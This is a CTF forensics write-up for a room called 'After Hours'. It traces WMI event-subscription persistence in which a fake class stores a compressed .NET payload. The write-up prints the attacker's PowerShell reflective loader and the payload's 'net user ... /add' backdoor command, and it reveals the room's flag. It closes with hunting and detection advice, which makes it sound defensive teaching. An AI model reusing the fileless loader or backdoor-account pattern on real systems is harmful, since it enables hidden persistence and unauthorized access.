After Hours
Day 12 of Hacker Holidays 2026 is a change of pace from the boot2roots: a pure forensics and reversing challenge. The brief sets the scene:
Bar closed. Guests asleep. Something on the network just clocked in for a shift off the rotation.
Long after the front desk closes and the pool lights dim, the resort’s back-office machines keep humming. Someone, or something, has been logging in during the small hours, well after the night-shift technician has gone home.
Nothing obvious shows up in Startup, Scheduled Tasks, or the registry Run keys. Whatever’s keeping itself alive is hiding somewhere quieter, tucked away in a corner of the system most tools don’t think to check.
Category is Forensics, Medium, 90 points. The room even ships an in-character hint from @0xMia: “the usual autoruns/persistence tools straight up don’t catch this one, you’re gonna have to dig through the raw data by hand.” That is the whole puzzle in one sentence. Persistence that is invisible to Startup, Scheduled Tasks, and Run keys, living in “a corner most tools don’t check,” is the textbook description of WMI event-subscription persistence, and the fix is to read the repository by hand.
I did this entirely from the TryHackMe AttackBox over SSH, so nothing had to be installed locally. The itinerary is three steps: parse the artifacts for hidden config data, locate the malicious class and pull its payload, decode the payload and submit the flag. Here is the chain end to end:
- The artifacts are a raw WMI CIM repository.
- A PowerShell loader inside it reads a property off a fake WMI class and runs it in memory.
- That property is a DEFLATE-compressed .NET assembly, inflated straight out of the repository.
- The assembly drops a backdoor user, and the password is the flag.
Step 1: The luggage room is a WMI repository
The room’s attachments were already staged on the AttackBox. The filenames give the game away immediately:

INDEX.BTR MAPPING1.MAP MAPPING2.MAP MAPPING3.MAP OBJECTS.DATA
OBJECTS.DATA, INDEX.BTR, and the MAPPING*.MAP files are the CIM repository, the on-disk database that backs Windows Management Instrumentation, normally found at C:\Windows\System32\wbem\Repository\. OBJECTS.DATA holds the actual class definitions and instances. This is exactly the “quieter corner”: attackers register a WMI __EventFilter bound to an EventConsumer so their code runs on a trigger (a time of day, a logon, an uptime threshold), and none of it shows up in the usual autoruns locations.
The instructions.txt adds one detail: the challenge needs a .NET decompiler. So somewhere in that repository is a .NET payload.
Step 2: A PowerShell loader hiding in OBJECTS.DATA
You do not need a Windows box or full WMI tooling to read this. OBJECTS.DATA is just a binary file, and the interesting objects are strings inside it. A base64 blob that starts with JAB is the tell for a PowerShell -enc command, because PowerShell encodes commands as UTF-16LE, and $ in UTF-16LE base64 begins JAB. Decoding the first such blob reveals the loader:

$file = ([WmiClass]'ROOT\cimv2:Win32_HardwareTelemetry').Properties['ConfigData'].Value;
$d = New-Object IO.Compression.DeflateStream(
       [IO.MemoryStream][Convert]::FromBase64String($file),
       [IO.Compression.CompressionMode]::Decompress);
# ... read the stream into $o ...
[Reflection.Assembly]::Load($o.ToArray()).EntryPoint.Invoke($null,@(,[string[]]@()))
This is a clean, fileless persistence pattern. Win32_HardwareTelemetry is a fake class the attacker created to look like a legitimate hardware provider. Its ConfigData property is not configuration at all: it is a base64 string of a DEFLATE-compressed .NET assembly. The loader base64-decodes it, inflates it, and reflectively loads and runs it in memory. Nothing ever touches disk, which is why file-based scanners miss it.
The malicious “class” the room asks you to find is really two classes: the fake WMI class that stores the payload, and the .NET class inside that payload.
Step 3: Inflate the payload out of a WMI property
Now pull the ConfigData value and inflate it. A .NET DeflateStream writes a raw DEFLATE stream with no zlib or gzip header, so the compressed data begins with bytes 0xED 0x56 ..., which is why the base64 in the repository starts with 7VZ. In Python, zlib.decompress(raw, -15) handles the headerless stream:

import re, base64, zlib
data = open('OBJECTS.DATA','rb').read()
blob = max(re.findall(rb'7VZ[A-Za-z0-9+/]{100,}', data), key=len)
out  = zlib.decompress(base64.b64decode(blob), -15)   # raw DEFLATE
open('payload.bin','wb').write(out)                    # -> 4096 bytes, starts 'MZ'
The result is a 4 KB PE32 .NET assembly. That is the malicious class the challenge wanted.
Step 4: The class that opens a back door
The AttackBox had no command-line decompiler, and ILSpy ships as a GUI. But the assembly is only 4 KB, so I skipped the decompiler entirely and read its string heap. .NET stores string literals as UTF-16LE in the metadata, so a UTF-16 strings pass lifts the payload logic straight out:

bytelotusdc
Execution halted: Environment mismatch.
cmd.exe
/c net user patch VEhNe1A0dGNoX29wM25lZF90aDNfQmFjS2QwMHJ9 /add
The class is small and deliberate. First it checks that it is running on the host bytelotusdc (the resort domain controller), printing “Execution halted: Environment mismatch.” and bailing out otherwise. This is a simple guard so the payload only detonates on its intended target and is inert on an analyst’s machine. Then, on the right host, it runs cmd.exe /c net user patch <password> /add, creating a local user named patch. The character patch is the night-shift technician from the storyline, which is a nice touch: the “someone logging in during the small hours” is a backdoor account wearing his name.
Step 5: Decode the flag
The patch user’s password is base64:

echo -n 'VEhNe1A0dGNoX29wM25lZF90aDNfQmFjS2QwMHJ9' | base64 -d
THM{P4tch_op3ned_th3_BacKd00r}
The extractor, in one script
The whole thing automates cleanly. Point this at OBJECTS.DATA and it decodes the PowerShell loader, inflates the ConfigData .NET assembly, and recovers the flag from the backdoor command, all on Linux with no WMI tooling and no decompiler:
Full script on GitHub Gist:
afterhours_extract.py
Why this pattern matters
WMI event subscriptions are a favourite persistence spot for a reason. A __EventFilter plus an EventConsumer (an ActiveScriptEventConsumer running script, or a CommandLineEventConsumer running a process) survives reboots and does not appear in Run keys, the Startup folder, or Scheduled Tasks. Defenders who only check those three miss it entirely. The right places to look are the WMI subscription classes (Get-WmiObject -Namespace root\subscription -Class __EventConsumer, and the filters and bindings alongside them) and the raw repository when you have a disk image.
Using WMI as a data store is a step beyond that. Here the repository did not just schedule the code, it held the code, as a compressed .NET assembly inside a property of a fake class. That is fully fileless: the payload lives in OBJECTS.DATA, is loaded straight into memory, and never exists as a file for antivirus to catch. Custom or oddly named classes in the WMI namespace are worth a hard look, especially ones with large binary-looking properties.
Reflective .NET loading leaves almost no trace. [Reflection.Assembly]::Load($bytes).EntryPoint.Invoke(...) runs a managed assembly from a byte array in the current process. No updates.exe on disk, no new module path to alert on. Detection shifts to behaviour: PowerShell touching System.Reflection.Assembly and IO.Compression.DeflateStream, and unusual WMI queries, which is what AMSI and PowerShell script-block logging are for.
The environment guard is a small but real anti-analysis trick. Checking the hostname before detonating keeps the payload dormant in a sandbox or on an analyst’s box. When you see a hardcoded machine or domain name gating execution, that string is telling you where the malware expected to live.
Fixing it, and hunting for it
- Hunt the subscription namespace, not just autoruns. Enumerate
root\subscriptionfor__EventFilter,__EventConsumer, and__FilterToConsumerBinding, and treat any consumer you cannot attribute to a product as suspicious. Tools like Autoruns do cover WMI now, but only the standard consumers, not a custom class used purely as storage, which is exactly what@0xMiawas warning about. - Log it. Enable WMI-Activity operational logging and PowerShell script-block logging so a loader like this leaves an audit trail even when nothing hits disk.
- Alert on the behaviour. PowerShell that base64-decodes, inflates a
DeflateStream, and callsAssembly::Loadis a strong signal on its own.net user ... /addfrom acmd.exespawned by a WMI consumer is another. - On a compromised host, clean the binding, not just the file. Removing an
updates.exethat never existed does nothing. You have to delete the filter, the consumer, and the binding from the repository.
Room summary
| Room | After Hours |
| Event | Hacker Holidays 2026, Day 12 |
| Category | Forensics, Windows, Medium, 90 points |
| Artifacts | Raw WMI CIM repository (OBJECTS.DATA, INDEX.BTR, MAPPING*.MAP) |
| Persistence | WMI event subscription; payload stored in a fake class Win32_HardwareTelemetry |
| Loader | PowerShell reads ConfigData, inflates a DEFLATE .NET assembly, reflectively loads it |
| Payload | .NET class, guarded by a bytelotusdc host check, runs net user patch <b64> /add |
| Flag | THM{P4tch_op3ned_th3_BacKd00r} (the backdoor password, base64-decoded) |
Wrap-up
The whole room, compressed:
strings OBJECTS.DATA | grep JAB | base64 -d | iconv -f UTF-16LE   # the loader
# -> reads ConfigData off fake class Win32_HardwareTelemetry, inflates, Assembly::Load
python3: inflate the 7VZ base64 (raw DEFLATE) -> 4KB .NET PE
strings -el payload.bin -> net user patch <base64> /add
base64 -d <base64> -> THM{P4tch_op3ned_th3_BacKd00r}
This one rewards knowing where Windows persistence actually lives. The autoruns tools were never going to find it, because the malware was not in an autorun, it was a class in a database. Follow the hint, read the raw repository, and the “shift off the rotation” turns out to be a backdoor account clocking in under the technician’s name.